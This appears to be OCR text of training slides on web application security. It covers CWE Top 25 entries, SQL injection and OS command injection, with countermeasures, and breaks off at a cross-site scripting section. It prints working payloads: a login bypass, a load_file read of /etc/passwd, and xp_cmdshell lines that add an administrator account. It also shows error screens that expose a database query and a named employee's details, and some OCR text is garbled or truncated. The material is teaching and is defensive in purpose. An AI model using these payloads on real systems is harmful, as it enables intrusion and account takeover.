
This layer coordinates the application, processes commands, makes logical decisions and evaluations, and performs calculations. It also moves and processes data between the two surrounding layers.

Data tier

Here information is stored and retrieved from a database or file system. The information is then passed back to the logic tier for processing, and then eventually back to the user.

Ranked #1 in sans.org's Top 25 coding errors

Jan 12 2009



CWE-20: Improper Input Validation

It's the number one killer of healthy software, so you're just asking for trouble if you don't ensure that your input conforms to expectations...MORE >>

CWE-116: Improper Encoding or Escaping of Output

Computers have a strange habit of doing what you say, not what you mean. Insufficient output encoding is the often-ignored sibling to poor input validation, but it is at the root of most injection-based attacks, which are all the rage these days...MORE >>

CWE-89: Failure to Preserve SQL Query Structure (aka 'SQL Injection')

If attackers can influence the SQL that you use to communicate with your database, then they can...MORE >>

CWE-79: Failure to Preserve Web Page Structure (aka 'Cross-site Scripting')

Cross-site scripting (XSS) is one of the most prevalent, obstinate, and dangerous vulnerabilities in web applications...If you're not careful, attackers can...MORE >>

CWE-78: Failure to Preserve OS Command Structure (aka 'OS Command Injection')

When you invoke another program on the operating system, but you allow untrusted inputs to be fed into the command string that you generate for executing the program, then you are inviting attackers...MORE >>

CWE-319: Cleartext Transmission of Sensitive Information

If your software sends sensitive information across a network, such as private data or authentication credentials, that information crosses many...MORE >>

CWE-352: Cross-Site Request Forgery (CSRF)

With cross-site request forgery, the attacker gets the victim to activate a request that goes to your site. Thanks to scripting and the way the web works in general, the victim...MORE >>

Attack #1: SQL injection

Attack #2 – SQL Injection

- SQL stands for **Structured Query Language**
- Allows applications to access a database
- SQL can:

    execute queries against a database

    retrieve data from a database


    insert new records in a database

    delete records from a database

    update records in a database

- Many applications take user input and blindingly send it directly to SQL API!

Attack #2: SQL injection



Single quote ‘

METRO Expense Repor

Expense Report Selec

Search Conditions


Expense Report ID	'	Expense Report Status	All	Trip ID	
Starting Submit Date					
Ending Submit Date					Search

Search Values: Expense Report Status: All

Select Details Cancel

Sel	Expense Report ID	Expense Report Status	Submit Date	Audit Status	Trip ID	Audit Flags	Receipt Flags	Additional Info Flags	Total Amount
○	cpaggen03011	Incomplete	22-MAY-2003	Audit	N1183802	Policy, Auto	Complete	Requested	USD
○	cpaggen06005	Submitted	27-NOV-2006	Audit		Auto	Complete	None	75.67 USD
○	cpaggen06004	Submitted	21-NOV-2006	Audit	N1997587	Policy, Auto	Complete	None	2570.97 USD
○	cpaggen06003	Paid	31-OCT-2006	Complete	N1984314	Auto	Complete	None	785.43 USD
○	cpaggen06002	Paid	31-OCT-2006	Complete		Auto	Complete	None	33.24 USD
○	cpaggen06001	Paid	31-OCT-2006	Complete		Auto	Complete	None	49.50 USD
○	cpaggen03010	Paid	16-MAY-2003	Complete		Auto	Complete	Complete	1250.00 USD
○	cpaggen03009	Paid	09-APR-2003	Complete	N1163958	Auto	Complete	Complete	967.80 USD

Application Error Message Reveals DB structure


METRO System : Christophe Paggen - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
CL - cars RegisterUK LeSoir Netcraft ha.ckers.org HelpNetSec
Proxy: None Apply Edit Remove Add
Status: Using No Proxy
Preferences

SQL: [SELECT mex.expense_id, mex.expense_number, mex.expense_status, mex.submit_date, mr.review_status, mt.trip_number, mr.policy_review_flag, mr.random_review_flag, mr.review_list_review_flag, mex.receipt_status, mr.add_info_status, decode(mex.expense_status, 'I', 1, 'P', 2, 'S', 3, 'A', 4, 'R', 5, 'X', 6, 7) sortorder1, mr.receipt_status, sum(mp.payment_amount), mc.currency_code FROM met_expenses mex, met_reviews mr, met_trips mt, met_payments mp, met_countries mc WHERE mex.expense_id = mr.expense_id(+) AND mex.employee_id = 4700 AND mex.expense_id = mp.expense_id(+) AND mex.effective_country_code = mc.country_code AND mex.trip_id = mt.trip_id(+) AND mex.expense_number = '' GROUP BY mex.expense_number, mex.expense_id, mex.expense_status, mex.submit_date, mr.review_status, mt.trip_number, mr.policy_review_flag, mr.random_review_flag, mr.review_list_review_flag, mex.receipt_status, mr.add_info_status, mr.receipt_status, mc.currency_code ORDER BY sortorder1, mex.submit_date DESC, mex.expense_number DESC]

Database Error.

Please contact the TRC.


Continue...

mex.expense_number = ' ' '

Anatomy of a SQL Injection attack: Basic SQL Query for Login

Typical SQL query

SELECT * FROM users



```
com.cisco.candc.services.webexconnect.WebExConnectException: SQL:insert into
WEBEXCONNECT_EVENTS select * from WEBEXCONNECT_EVENTS_ARCHIVE where
cecid='cpaggen' CAUSING
ERROR:com.cisco.candc.services.webexconnect.WebExConnectException:
ERROR::user:Christopher Paggen (cpaggen@cisco.com) does not have a WBX userID
```

var sql = "SELECT * FROM users

WHERE login = '" + *form_user* +

"' AND password = '" + *form_pwd* + "'";

Anatomy of a SQL Injection attack: SQL Injection – Bypass Login

Attacker Injects the following:

form_user = **' or 1=1 – –** → SQL comment

form_pwd = anything

Final query would look like this:

SELECT * FROM users

WHERE username = ' ' **or 1=1** → always true!

– – AND password = 'anything'

- Attacker gains access to the application!
- Several patterns such as ‘) “> ‘”\ etc.

Variation: OS Command Injection

- Two ways to interact with the OS:
  - Reading and writing system files from disk
    - Find passwords and configuration files
    - Change passwords and configuration
    - Execute commands by overwriting initialization or configuration files
  - Direct command execution
    - We can do anything
- Both are restricted by the database's running privileges and permissions

OS Command Injection

- Linux based MySQL

  ' union select 1, (load_file('/etc/passwd')),1,1,1;

- MS SQL Windows Password Creation

  '; **exec xp_cmdshell** 'net user /add victor Pass123'--

  '; **exec xp_cmdshell '**net localgroup /add administrators victor' -
  -

- Starting Services

  '; exec master..xp_servicecontrol 'start','FTP Publishing' --


SQL/command injection: summary

How serious?

- Result of poor/inexistant input validation
- Extremely easy to carry out: just a browser is sufficient
- Major vec he DB)

Damage

- **Very H**



Hackers breach [redacted] Payment credit card system

Theft Could Possibly be the Largest Credit Card Crime in History

By Byron Acohido, USA TODAY
January 20, 2009

USA TODAY
32 comments

Countermeasures

- Sanitize user input
- Don't display raw database error codes to the client
- Cisco's Web Application Firewall can prevent patterns from being fed as form input (characters such as single quote, double quote, etc)

Attack #2: XSS / Cross-site Scripting

Attack #3 – Cross Site Scripting

What is it?

